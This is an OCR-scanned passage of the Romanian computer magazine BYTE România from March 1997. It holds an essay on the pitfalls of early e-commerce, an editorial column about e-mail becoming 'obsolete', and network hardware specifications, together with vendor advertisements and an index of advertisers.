nu-s așa de mulți bani, și poate că n-am fost eu destul de atent și de fapt chiar așa scria pe formularul electronic". Iar de aici și pînă la a plăti un obiect pe care nu l-ai comandat nu mai e decît un pas!

Specializarea

Un al treilea dezavantaj al comerțului electronic este legat de faptul că „interacțiunea" cumpărător-vînzător e extrem de redusă, iar acest lucru obligă clientul să nu cumpere electronic decît obiecte pe care le cunoaște la perfecțiune. În caz contrar, dacă obiectul comandat nu este exact așa cum îl visa cumpărătorul, trimiterea lui înapoi și așteptarea livrării unui alt articol (sau repetarea acestui proces de două-trei ori), se poate întinde pe o perioada supărător de lungă. Iar pentru un nehotărît, a merge la magazin şi a compara „pe viu“ performanţele diferitelor aparate foto, camere de filmat, sau televizoare este o experienţă mult mai relevanta decît „browse“-uirea unui catalog electronic. O soluţie „de compromis“ ar fi să mergi la magazin, să testezi diversele variante, să-ţi notezi preţurile lor, şi apoi să cauţi pe Web o ofertă mai bună. Dar nici acest scenariu nu prea stă în picioare, căci după ce te-ai chinuit 3-4 ore să alegi varianta ideală, eşti probabil atît de dornic să-ţi duci „prada“ cu tine acasă, încît preferi să plăteşti pe loc un preţ mai piperat, dar să devii instantaneu fericitul posesor al mult doritului obiect.

La o analiză mai atentă, tipul de obiecte cumpărabile electronic este relativ redus. Lăsînd la o parte categoriile de obiecte şi servicii vandabile prin „tele-shopping“, care sînt în general legate de cure de slăbire (şi echipamentul anex), ghicitul viitorului (nu glumesc deloc!), sau CD-uri de tip „Bach's Greatest Hits“, observăm că hainele şi încălţămintea de calitate cad de la sine, mîncarea perisabila la fel, multe din produsele electronice aşişderea, iar obiectele decorative nu stau nici ele cu mult mai bine (cine şi-ar cumpăra un covor, perdele sau prosoape fără a le atinge sau studia la lumina naturală?). Nici la capitolul „entertainment“ situaţia nu e strălucită: e puţin probabil să cumperi o carte complet necunoscută fără a o răsfoi sau un disc fără a asculta cîteva fragmente muzicale (fac excepţie, evident, operele „clasice“ dintr-un domeniu sau altul). În schimb, dacă intri într-o librărie „reală“, este foarte posibil să cumperi cîteva titluri la care nici nu te gîndiseşi, dar pe care le-ai văzut, le-ai răsfoit, şi te-au fermecat pur şi simplu. Iar dacă tot am ajuns la capitolul cărţi, nu pot să nu va reamintesc aici fascinanta mărturisire a domnului Patapievici: „Am şi azi obiceiul de a mirosi cărţile. E un mod de a regăsi vechea senzorialitate a tiparului, cînd încă înţelesul slovelor îmi era încercuit de stupoare“ – şi cred că sînt destui cititori împătimiţi care, asemeni mie, n-ar înlocui nici în ruptul capului o vizită la librăria Humanitas cu o anostă căutare într-un catalog electronic.

Nevrînd să fiu nedrept şi să vă las impresia că „electronic commerce“-ul este cea mai catastrofală invenţie de la bomba atomică încoace, trebuie să amintesc măcar în fugă avantajele acestui fenomen. În primul rînd, preţurile practicate ar trebui să fie sensibil mai mici (cheltuielile unui en-gros-ist cu depozit într-un colţ pierdut de lume sînt categoric mai reduse decît cele ale unui comerciant din „buricul tîrgului“). Apoi mai intra în calcul şi confortul cumpărăturilor făcute de acasă sau, de ce nu, de la birou (evident, cînd nu te vede şeful). Un alt factor important e... moda, care se pare că „a prins“ şi că atrage pe zi ce trece tot mai mulţi muşterii, mai ales tineri. Cu toate acestea, cred că actualele probleme ţinînd de securitate, credibilitate şi „specializare“ (după cum spuneam, daca nu ştii exact ce doreşti, cred ca e mai uşor să te hotărăşti în magazin decît „pe“ Web) sînt departe de a fi soluţionate, iar ziua cînd comerţul virtual va avea un număr de clienţi comparabil cu cel din lumea reală este încă departe. Sau poate că voi fi fiind eu un „mioritic“ demodat şi-un „încremenit în proiect“ total depăşit de evenimente.

Post scriptum

La nici 24 de ore după ce am terminat articolul de mai sus, mi-a căzut în mînă numărul din 27 ianuarie al revistei Newsweek. În articolul „The Web: Infotopia or Marketplace“, domnul Peter McGrath analizează evoluţia Web-ului ca piaţă de afaceri şi prezintă cîteva statistici şi estimări relevante pentru amploarea fenomenului. Astfel, se pare că 19% dintre americanii ce au acces la Web îl folosesc şi pentru „shopping“ (atenţie, e vorba de un sondaj cu răspunsuri multiple în care comerţul se află abia pe locul 7, la mare distanţă de primele clasate). Aceste 19 procente sînt oarecum înşelătoare, pentru că doar 15% dintre căminele americane au acces „online“ şi, în plus, o bună parte dintre tranzacţii se fac „în interes de serviciu“. O altă informaţie interesantă este furnizată de General Electric, care a prognozat că în 1996, pe baza serviciului „ExtraNet“ ce permite comunicarea companiei cu principalii săi clienţi (e vorba exclusiv de firme!), vînzările electronice vor atinge nivelul de 1 miliard de dolari. Lăsînd la o parte cifrele estimative de mai sus, datele prezentate în articol par să-mi confirme temerile legate de securitate şi credibilitate. De exemplu, din punct de vedere al securităţii informaţiei transmise, abia în 1998 se speră introducerea unui sistem de protecţie considerat „sigur“ de către Visa şi MasterCard. Dar poate că cea mai dura afirmaţie din Newsweek e cea legată de încrederea pe care clienţii o pot avea în firmele de pe Web: credibilitatea informaţiei va depinde preponderent de... (re)numele firmei şi mărcii comercializate (adică vom continua să preferăm Nike, Reebok, sau Adidas faimoşilor „tenişi chinezeşti“)! Sau, folosind cuvintele domnului Nicholas Negroponte (fondator al MIT Media Lab), „Web-ul va rămîne un sistem bazat (în principal) pe încrederea reciprocă“. Sau oarbă?

Dl. Ionuţ Muşlea este doctorand la University of Southern California. Poate fi contactat prin e-mail la **muslea@isi.edu.**

ALPIS

Specificaţii tehnice minimale:

Mainboard PCI cu chipset INTEL
Controller Enhanced IDE on-board
Fast I/O cu UART 16550
Port paralel tip ECP/EPP
Procesor INTEL Pentium, Pentium PRO
SVGA card PCI min. 1 Mb, upgradabilă,
- cu opţiune MPEG
FDD 3,5" Mitsumi/SONY
HDD Western Digital, Seagate, Quantum
Plăci de reţea 3COM, SMC, Compaq
- certificate Novell şi Microsoft
Keyboard WIN95 Mitsumi
Mouse Genius/Mitsumi
CD-ROM Mitsumi 4x, 6x, 8x
Monitoare SMILE 9"-21"
- Low Radiation, Non Interlaced
Software Microsoft cu licenţă

Distribuţia produselor se face prin:

NET BRINEL COMPUTERS

Cluj-Napoca, Str. Iuliu Maniu nr.2
Tel: 064-430.280 Fax: 064-430.285
E-mail: brinel@re.ro

La înălţimea performanţelor

MICĂ PUBLICITATE

EPSON
Authorized Dealer
Centru de service autorizat

Consumabile originale

TRICORP electronics
tel/fax: 679 48 79; 633 04 68; 210 52 64
BUCUREȘTI

Ribbon LX-400/850, FX-850/870... 21.780 lei
Ribbon LQ-400/550/850... 28.556 lei
Ribbon LQ-1070/1170... 32.428 lei
Ribbon LX/FX 1050/1170... 27.104 lei
Ribbon LX-100... 30.976 lei
Cartridge EPL-5600... 1.248.720 lei
Cartridge EPL-3000... 895.400 lei
Cartridge EPL-9000... 1.863.400 lei
Black Ink Cartidge Stylus 500... 130.680 lei
Color Ink Cartridge Stylus 500... 188.760 lei
Black Ink Cartidge Stylus Color... 116.160 lei
Color Ink Cartridge Stylus Color... 246.840 lei
Film transparent... 411.400 lei
Hârtie A4 720dpi... 106.480 lei
Hârtie A4 3600dpi... 91.960 lei
Black Ink Cartidge Stylus 820/C IIS... 130.680 lei
Color Ink Cartridge Stylus 820/C IIS... 188.760 lei
Black Ink Cartidge Stylus 800/1000... 87.120 lei
Black Ink Cartridge Stylus 1500... 295.240 lei

N-o să ai ocazia să faci așa cu riboane de la noi.
UNICORN RIBBON
ORCAS BIROTICA

Tel: 211.77.80, 210.30.90
210.30.93, Fax: 211.77.87
E-mail: office.orcas@mediafax.ro
orcas@trend.ro

Vând
înscriptor
CD-Sony 920.
Tel.: **059-143684**

WWW, E-MAIL, FTP...
Total access!
INTERNET
Hot Soft
Sunați acum -
și mîine sînteți conectat !

Tîrgu Mureș
tel: 065-166516, 166257
fax: 065-166290
e-mail: info@hotsoft.ro

INFO '97

***Camera de Comerț Industrie și Agricultură a județului Mureș, împreună cu S.C. EXPO-MUREȘ S.A.** organizează în perioada 2-6 aprilie 1997 la expoziția "Info '96" ediția a IV-a profilată pe tehnică de calcul, telecomunicații și birotică. Expoziția va fi dublată de un program de seminarii și conferințe. Firmale expozante vor avea prilejul de a găsi noi parteneri și piețe de desfacere. Expoziția se va desfășura în foaierul Teatrului Național din Tîrgu-Mureș.*

Pentru informații suplimentare vă rugăm să vă adresați la: S.C. EXPOMUREȘ SA Tg. Mureș, str. Gh. Doja nr. 9, tel./fax: 065-168099.

Cât costă lumea?

Nu știm.
Ce vă putem însă spune este că un anunț de mică publicitate de această dimensiune costă
80$

BYTE ROMÂNIA
Puteți obține informații suplimentare la:
Computer Press Agora
Tel.: 065-166516
065-166257


DISTRIBUITOR UNIC AL FIRMEI FAST
Fast Multimedia AG
MOVIE MACHINE, FPS 60, AV MASTER, VIDEO MACHINE
- echipamente multimedia pentru achiziția de semnal video și audio
- posibilitate de editare digitală on-line, mixaj video
- sisteme de compresie de tip MJPEG și MPEG
- editare a efectelor digitale

KEYSYS GrafX
3700 Oradea ROMÂNIA, str. Roșiorilor nr.1
tel./ fax: 0040-(0)59-436281, tel: 0040-(0)59-137700, 137794, 419805, 419806

INDEXUL INSERENȚILOR

Nr.	Firma	Pag.	Telefon
	A		
1	ACE Comp. Iași	47	032-213122
2	Ager Business Tech	96	01-4103303
3	Agnor High Tech	3	01-2118800
	B		
4	Biro Technologies	4	01-2234649
	C		
5	CIEL	119	01-6505739
6	Cipro	88	01-2200400
7	Comrace Computers	20	051-415800
8	Computer Press Agora	59,65,82,94,102,109,110	065-166516
9	Comtek	25	01-6331250
	D		
10	Digital România	91	01-2105508
	E		
11	EMS	123	01-6654996
12	EUnet România	123	01-4100100
13	Expert System Plus	125	01-2108565
	F		
14	Flamingo Computers	CIII	01-2225041
15	Forte Company	1	01-3122360
	G		
16	Gemini SP	125	01-2108565
17	General Systems	9	01-2101500
18	Genesys Software	108	01-6384944
	H		
19	Hotsoft	38,130	065-166516
	I		
20	ICL Romania	17	01-2506175
21	InterComp	53	01-3238255
	K		
22	Keysys Oradea	107	059-436281
23	KT Computers Manufacturing	5	01-3124620
	L		
24	Logimax Canada	24	01-2102731
	M		
25	Macro International	84	01-6592770
26	Microsoft România	15	01-2229012
27	MINOLTA România	2	01-6346245
28	Multimedia Automex România	99	061-761845
	N		
29	Net Brinel Computers	129	064-430280
	O		
30	Oracle	126	01-2503235
31	Orcas Birotica	130	01-2117780
	R		
32	Romus Industries	47	01-2301650
	S		
33	Salient România	11	01-2121790
34	Sintezis Birotica Oradea	47	01-2234054
35	SISTEC	47	064-190282
36	Sowah România	61	059-456456
37	Sprint Computers	18,19,CIV	044-110700
38	Starsoft	20	051-415800
	T		
39	Tornado Sistems	28	041-618580
40	Tricorp Electronics	78,130	01-6794879

Ultima



Moromete nu e Obsolete

your e-mail is obsolete
your e-mail is OBSOLETE
your E-MAIL IS OBSOLETE

M-a intrigat şi m-a şocat totodată titlul original al acestui BYTE. Şi m-a obsedat. Nu numai că e greu de tradus - „învechit, demodat“ zice dicţionarul - dar prima reacţie a fost, normal, de revoltă.

Păi cum adică, *„obsolete“*?

Internetul este un summum de tehnologii de vîrf care în mod categoric vor influenţa decisiv viaţa noastră în anii care vin. Iar e-mailul este vîrful de lance al Internetului - componenta cea mai des utilizată, cea mai la îndemînă, poarta de intrare care în multe situaţii se confundă chiar cu Internetul. Nu neapărat cînd spui e-mail subînţelegi Internet, dar sigur că atunci cînd spui Internet subînţelegi e-mail...

A avea o adresă de e-mail este un însemn; e ceva care te deosebeşte de „ceilalţi“ şi defineşte un statut. Dacă a avea carte de vizită a început sa fie acceptat ca un standard de politeţe în relaţiile de afaceri - cine nu are carte de vizită, probabil încă nu a învăţat să preţuiască timpul (nici pe al său, treaba lui, dar nici pe al celorlalti, hmmm...) - a avea adresa de e-mail este perceput încă, uneori, ca un ceva mai degraba snob sau exotic.

Dacă se îndoieşte cineva de faptul ca simplul fapt de a avea o adresa de e-mail înseamnă ceva, un americanism (=barbarism?) tipic poate să convingă: cine vrea, poate să-şi cumpere o adresa de e-mail. Una verificabilă, care există de-adevăratelea - şi care îi conferă posesorului ei, în aparenţă, măcar două din atributele definitorii pentru cine are o adresă e-mail:

a) *„legitimaţia“* de apartenenţă la o elită tehnică
b) o *„identitate“* unică în lume.

Bineînţeles că ambele sînt discutabile şi pînă la un punct artificiale, dar o linie de demarcaţie clară există: pe cei care au adresa de e-mail, si de mi-ar fi cei mai aprigi duşmani, îi pot contacta cu uşurinţă şi cu maximum de confort. Sînt aproape - la cîteva taste distanţă.

A-i contacta pe „ceilalti“, poate să fie sau să devină problematic. Sînt mai departe. Din ce în ce mai departe, pe zi ce trece.

Punînd problema în felul acesta, e clar că sînt un propovăduitor al poştei electronice - da, este bună, da, este necesară, da, este comodă, da, este indispensabilă, da, este un pas înspre ziua de mîine.


„Pe bune“, cum s-ar spune, mi-e greu să-mi închipui zilele fără e-mail. Ar fi ca sculatul de dimineaţa fără cafea...

Şi cum se întîmpla foarte des să fiu în situaţia de a explica ce este Internetul, la ce este bun, cum se foloseşte, etc., mi-e peste puteri să nu consider un utilizator de e-mail ca pe un iniţiat iar e-mailul ca un însemn al progresului. Al modernismului, al alinierii la standardul vremii.

Şi atunci, cum să nu-mi fie necaz pe un titlu ca ăsta?

Your e-mail is obsolete!

Fir-ar să fie. Bănuiesc că există paralele posibile cu sentimentele ce-l vor fi încercat pe Scott cînd a aflat ca Amundsen a trecut deja pe la polul cucerit cu atîtea greutăţi şi sacrificii.



Sau...? Întîmplător m-am întîlnit cu cineva zilele trecute care-mi povestea de o cunoştinţă comună din antichitate care a decis să se lase de Cobol pentru a se apuca de Fox. *Your Fox is obsolete!* îmi venea să strig, într-un amestec de revoltă şi compasiune. Poate că sînt deja în aceeaşi postură, pentru cine are ochi să vadă?

Ar fi nedrept să rîzi de un copil ce învaţă tabla înmulţirii pe motiv că e demodată... E veche, dar nu e învechită. Dar un copil e de-abia la început, şi nu are de dus cu el povara deciziilor. Iar faptul că redescoperă o soluţie veche la o problemă la fel de veche, dar nouă pentru el, este o performanţă adevărată ce trebuie apreciată ca atare.

Dar dacă cei care au decizii de luat în ceea ce priveşte viitorul ţării şi-al copiilor noştri se orientează înspre soluţii şi tehnologii învechite, canalizînd eforturi pe făgaşe ce duc înspre fundături, altfel se judeca.

Iar decizii în ceea ce priveşte viitorul ţării şi al copiilor noştri luăm toţi, în fiecare zi. Aşa că poate merita să reflectăm un pic la ceea ce zic americanii ăia îngrozitor de barbari şi de eficienţi. Pentru cine are urechi sa auda:


Hey, your e-mail is OBSOLETE ...!

— Iosif Fettich

PCI Ethernet Card GE2500II

Features
Complies with IEEE 802.3, CSMA/CD and Ethernet Standard
Operates in I/O Mapping mode bringing forth high compatibility
Supports full duplex transmission
Two LEDs are avaible for indicating link/trafic status
Provides Boot ROM socket
Provides ODI drivers for NetWare, NDIS 2.0, 3.0 drivers for LAN Manager,
WfW and WinNT, drivers for Lantastic, PCNFS, and LAN server,
Packet drivers for TCP/IP, UNIX driver for SCO UNIX
Auto-instalation program for easy and quick driver installation
Specifications
Standard: IEEE802.3, 10BASE-T, 10BASE-2 &10BASE-5
Data Rate: 10Mbps
Interface: 1 x RJ-45 conector, 1 x BNC conector, 1 x AUI extension slot
Interupts: INT A on PCI slot pin assigned, mapping to BIOS IRQ setup
I/O Adress: Auto configuration by PCI system BIOS
Hardware Certification
FCC Part 15, Class B
EN55022, CISPR B EN550082-1

Features
Dual speed 10/100 Mbps supported with automatic speed detection
Operates in Bus Master mode
Automatic detection and correction of receive polarity
Supports full duplex transmission to double data throughput performance
LEDs indicating activity / link status
Provides ODI drivers for NetWare, NDIS 2.0, 3.0 drivers for LAN Manager,
WfW and WinNT, drivers for Lantastic, PCNFS, and LAN server,
UNIX driver for SCO UNIX
Auto-instalation program for easy and quick driver installation
Specifications
Standard: IEEE802.3, 10BASE-T & IEEE802.3u, 100BASE-TX
Data Rate: 10/100Mbps
Interface: 1 x RJ-45 conector
Interrupts: INT A
I/O Address: Auto configuration by PCI system BIOS
Hardware Certification
FCC Part 15, Class A
EN55022, Class B
EN550082-1, Class B
(IEC 801-2, IEC 801-3, IEC801-4)



PCI Fast Ethernet Card GF100-TX

ISA Plug&Play Ethernet Card GE2000III

Features
Full Novell NE2000 Compatible
Flexible choice of "Plug&Play", Jumper and Jumperless mode
At least 25% performance improvement through data pre-fetch technology
Automatic detection of bus interface & media types
LEDs indicating link/trafic status
Provides ODI drivers for NetWare, NDIS 2.0, 3.0 drivers for LAN Manager,
WfW and WinNT, drivers for Lantastic, PCNFS, and LAN server,
Packet drivers for TCP/IP, UNIX driver for SCO UNIX
Auto-instalation program for easy and quick driver installation
Specifications
Standard: IEEE802.3, 10BASE-T, 10BASE-2, 10BASE-5, MS's "Plug & Play" Spec. v1.0
Data Rate: 10Mbps
Interface: 1 x RJ-45(STP) conector, 1 x BNC connector, 1 x AUI extension slot
Interrupts: 2/9,3,4,5,10,11,12,15
I/O Address: 200,220,240,260,280,2a0,2c0,2e0,300,320,340,360,380,3a0,3c0,3e0
Hardware Certification
FCC Part 15, Class A
EN55022 CISPR B, EN550082-1 (IEC 801-2, IEC 801-3, IEC 801-4)

Genius

12-Port Ethernet 10BASE-T Hub GH1000 / GH1010 / GH1020

Features
Supports 12 10BASE-T ports, 2 AUI ports and 1 BNC port
Provides 19" rack mount installation
Upgradable to SNMP controllable hub (GH610 => GH1010)
or to SNMP master hub (GH620=>GH1020)
Supports Power-On-Self-Test for checking the integrity of the system
(only GH1010 and GH1020)
Fanless design to avoid noise and dust absorption
Up to 5 units cascaded configuration option for lower cost and easy management
Provides 2 LEDs indicating network activity and status on each port
Specifications
Standard: IEEE802.3, 10BASE-T, 10BASE-5 & 10BASE-2
RFC1155, RFC1157, IEEE MIB (GH1020)
Data Rate: 10 Mbps
Interface: 12 x RJ-45 conector, 1 x BNC conector, 2 x AUI (GH1000)
12 x RJ-45 conector, 1 x BNC conector, 2 x AUI, 2 x DB25 cascade connectors (GH1010)
12 x RJ-45 conector, 1 x BNC conector, 2 x AUI, 1 x DB25 cascade connectors, 1 RS-232 port (GH1020)
Hardware Certification
FCC part 15 class A

LAN

Palmtop 10-BASE-T Hub GH4080 / GH4160

Features
Supports 8/16 UTP workstation ports
Provides a BNC port for thin cable backbone and switchable
UTP port for hub to hub daisy chain connection
Allows data recovery without signal distortion
Provides LED indicating power/trafic/collision for entire network
and link for each workstation port
Specifications
Standard: IEEE802.3, 10BASE-T & 10BASE-2
Data Rate: 10 Mbps
Interface: 8/16 x RJ-45 conector, 1 x BNC conector, (1 x AUI 16port)

Ethernet PCMCIA Adapter ME3000II

Features
Novell NE2000 compatible
Provides Power-On-Self-Test for automatic diagnostic
Diagnostic LEDs for monitoring line and traffic conditions
Software configurable for hardware setting, switchless conditions
Automatic polarity detection and correctioin diagnostic
Supports Socket Services, Card Services direct PCMCIA slot enablers
"Hot Card" insertion and removal transmission
No external power supply required
Provides IPX & ODI drivers for NetWare, NDIS driver for LAN Manager, WfW and
Packet driver for TCP/IP to UNIX
Specifications
Standard: IEEE802.3, 10BASE-T & 10BASE-2, PCMCIA Release 2.1, JEIDA 4.1
Data Rate: 10Mbps
Interface: PCMCIA Type II - 68 pin connector, 1 x RJ-45 connector, 1 x BNC connector
Data Buffer: 16 kB
Hardware Certification
FCC Part 15, Class A

Ethernet Parallel Adaptor E3000II

Features
Supports an additional multiplexer parallel port
Superior performance (80% more) for EPP mode
Provides Genius Power Cable for power from PS/2 mouse
or keyboard connector
Includes an extra external power adapter
Auto-detections of media-types
Supports switchless hardware configurations
Provides Diagnostic program
Provides ODI drivers for NetWare, NDIS 2.0, 3.0 drivers
for LAN Manager and WfW, Packet drivers for TCP/IP to UNIX
Specifications
Standard: IEEE802.3, 10BASE-T & 10BASE-2
Data Rate: 10Mbps
Interface: Multiplexor parallel port, 1 x RJ-45 connector,
1 x BNC connector
IRQ: IRQ5, IRQ7 (autodetected)
Hardware Certification
FCC Part 15, Class A
EN55022, Class B
EN550082-1, Class B
(IEC 801-2, IEC 801-3, IEC801-4)

FLAMINGO COMPUTERS

E-mail: flamingo@kappa.ro
WWW: flamingo.kappa.ro

Bd. N. Titulescu 121,
Sector 1, București
Tel: 01 - 222.5041
Fax: 01 - 222.5941

Șos. Panduri 29-31,
Sector 5, București
Tel: 01 - 410.3623
Fax: 01 - 410.5606

Bd. Știrbei 154,
Sector 1, București
Tel: 01 - 638.3538
Fax: 01 - 638.3538

Calea București 23 B,
Craiova
Tel: 051 - 417.426
Fax: 051 - 417.428

Un sprint reușit numai cu un...

SPRINT COLOSSEUM PRO

Procesoare
Intel Pentium® Pro
vârful tehnologiei INTEL

Tehnologie ATX
tehnologia viitorului

16.7 milioane de culori,
1600x1280 - prin STB
leader mondial
în producția de
plăci grafice

Cel mai bogat pachet
software MICROSOFT

Monitoare de
până la 20 inch
prin SAMTRON
(tehnologie SAMSUNG)

Hard disk-uri
de până la 9.1 GB
FUJITSU - Ultra Wide SCSI

SPRiNT
Str. Romană 28-30, 2000 Ploiești
Tel/Fax: 044-110 700
E-mail: sprint@tag.vsat.ro BBS: 044-110708

Distribuitori autorizați:

Argeș 048-637.135 Arad 057-281.836; Bihor 059-436.281; Botoșani 031-533.222; Brăila 039-634.169; Brașov 068-322.010; Călărași 042-324.581; Caraș-Severin 056-311.257; Cluj 064-430.000; Constanța 041-660.459; Covasna 067-326.043; Dâmbovița 045-634.583; Dolj 051-411.715; Galați 036-462.003; Giurgiu 046-217.805; Gorj 053-218.515; Harghita 066-124.644; Hunedoara 054-716.551; Iași 032-231.303; Maramureș 062-421.311; Mehedinți 052-324.075; Mureș 065-162.194; Neamț 033-219.158; Prahova 044-117.095; Suceava 030-521.100; Sibiu 069-435.531; Timiș 056-192.091; Vâlcea 050-722.983.

intel inside®
PENTIUM®PRO
PROCESSOR

Intel Inside și Pentium sunt mărci înregistrate Intel Corporation.

13 MODEMURI: VITEZĂ PENTRU WEB

BYTE ROMÂNIA

revistă de integrare tehnologică

Vol. 3, Nr. 3 MARTIE 1997

Java Development Kit 1.1 P. 13

Linux într-un costum de flanel gri P. 66

Client/Server C++: scrieți rapid, rulați rapid P. 95

NETSCAPE ȘI NOUL INTERNET

Poate depăși Netscape etapa navigatoarelor și oferi un set complet de aplicații server Internet?

MARC ANDREESSEN, Vicepreședinte cu tehnologia, la Netscape Communications

PLUS:


- DirecPC
- Oracle Database Designer

Lei 8000

T.P.
APROBAT R.A.P.R.
Nr. 103/DC/040/1997
Valabil pînă la 31.12.1997
Exp: SC Computer Press Agora s.r.l.
RO, 4300 Tg. Mureș, CP 172 OP 1

www.agora.ro

ȘTIRI: Ghidul PC '97; Servere la prețuri desktop PREZENTĂRI: Fractal Detailer 1.0



APC

AMERICAN POWER CONVERSION

THE WORLD'S MOST RELIABLE POWER PROTECTION

SMART UPS
400 VA/
700VA/
1400VA
3000VA

The Back UPS (TM) Series
Back-UPS 400
Back-UPS 600
Back-UPS 900
Back-UPS 1250

Netware Series
PowerChute PLUS for NOVELL
PowerChute PLUS for UNIX
PowerChute PLUS for WINDOWS NT
PowerChute PLUS for OS/2

The Smart UPS V/S (TM)Series
Smart UPS 420
Smart UPS 650
Smart UPS 1000
Smart UPS 1400
Smart UPS 2200
MATRIX 3000
MATRIX 5000

scop
COMPUTERS
DISTRIBUITOR AUTORIZAT

Str. ŞTIRBEI VODĂ nr.150
Tel.: 223 40 54, 223 40 55
Fax: 223 26 80

BYTE

Dacă doriţi să primiţi mai multe informaţii despre produsele APC
vă rugăm trimiteţi acest cupon completat (prin poştă sau fax).

